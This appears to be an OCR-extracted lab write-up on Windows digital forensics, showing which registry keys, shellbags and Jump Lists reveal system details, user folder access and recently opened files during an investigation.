





Getting os version from SOFTWARE\Microsoft\Windows NT\CurrentVersion



Getting computer name from SYSTEM\CurrentControlSet\Control\ComputerName\ComputerName





Getting time zone info from SYSTEM\CurrentControlSet\Control\TimeZoneInformation




Getting some network info from SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces


and SOFTWARE\Microsoft\WindowsNT\CurrentVersion\NetworkList\Signatures






Info about autoruns from SOFTWARE\Microsoft\Windows\CurrentVersion\Run and NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Run.







Getting user account information, login information, and group information:



Getting information about recent files from NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs



Getting information about external devices from SYSTEM\CurrentControlSet\Enum\USBSTOR and SYSTEM\CurrentControlSet\Enum\USB




Analyzing sgellbags using shellbags explorer:


Even if someone deletes files or folders sgellbags artifacts can still be there, telling investigators which folders were accessed, when, and how they were viewed.

Shellbag artifacts are stored in NTUSER.dat and UsrClass.dat, but we will use Shellbag Explorer to analyze these artifacts.


First step is loading hives:




Then we can examine each directory, setting, network share, etc, accessed by the user.



Here we can find that we have an IP address of the Network Share, where the user accessed three folders, which is http://10.10.17.228/, and we can find that the name of the subfolder that the user accessed is secret-doc.




And we can find that the tools folder was downloaded from the IP address 10.10.250.62.




Analyzing Jumplists using Jumplists Explorer

Jumplists keep track of the documents we open frequently, the websites we often visit, and the tasks we do regularly with specific applications. They pop up in the Taskbar and Start Menu.




Jump Lists keep their records in two types of files.


AutomaticDestinations: These are tied to specific applications and hold details about the many items you use, automatically adding them to the Jump List.




CustomDestinations: These come into play when an app manually adds items to its Jump List, like specific tasks or features.




Loading data in Jumplist Explorer



This section contains the Jump List files loaded. In this section, we can find the type of data in the files.




This section further expands the metadata about the Jump List file.



Entry Number	Target Created On	Target Modified On	Target Accessed On	Absolute Path	Extra Block Count
4	2021-03-11 07:28:34	2021-03-11 07:28:34	2021-03-11 07:28:34	My Computer\C:\ProgramData\Amazon\EC2-Windows\Launch\Config\LaunchCo...	
2	2024-03-04 13:46:31	2024-03-04 13:46:31	2024-03-04 13:46:31	\\10.10.17.228\USERS\Administrator\Documents\secret-documents\code.txt	
3	2024-03-04 13:47:19	2024-03-04 13:47:19	2024-03-04 13:47:19	My Computer\C:\Users\Administrator\Desktop\New Text Document.txt	
1	2024-03-04 13:45:15	2024-03-04 13:45:15	2024-03-04 13:45:15	My Computer\C:\system\home\tmp\code.txt	

This section displays the AppID and the application name we are dealing with.




Properties	
AppId	9b9cdc69c1c24e2b
AppId description	Notepad 64-bit
Pinned count	0
Entries count	4
Last used entry #	4
Version	4

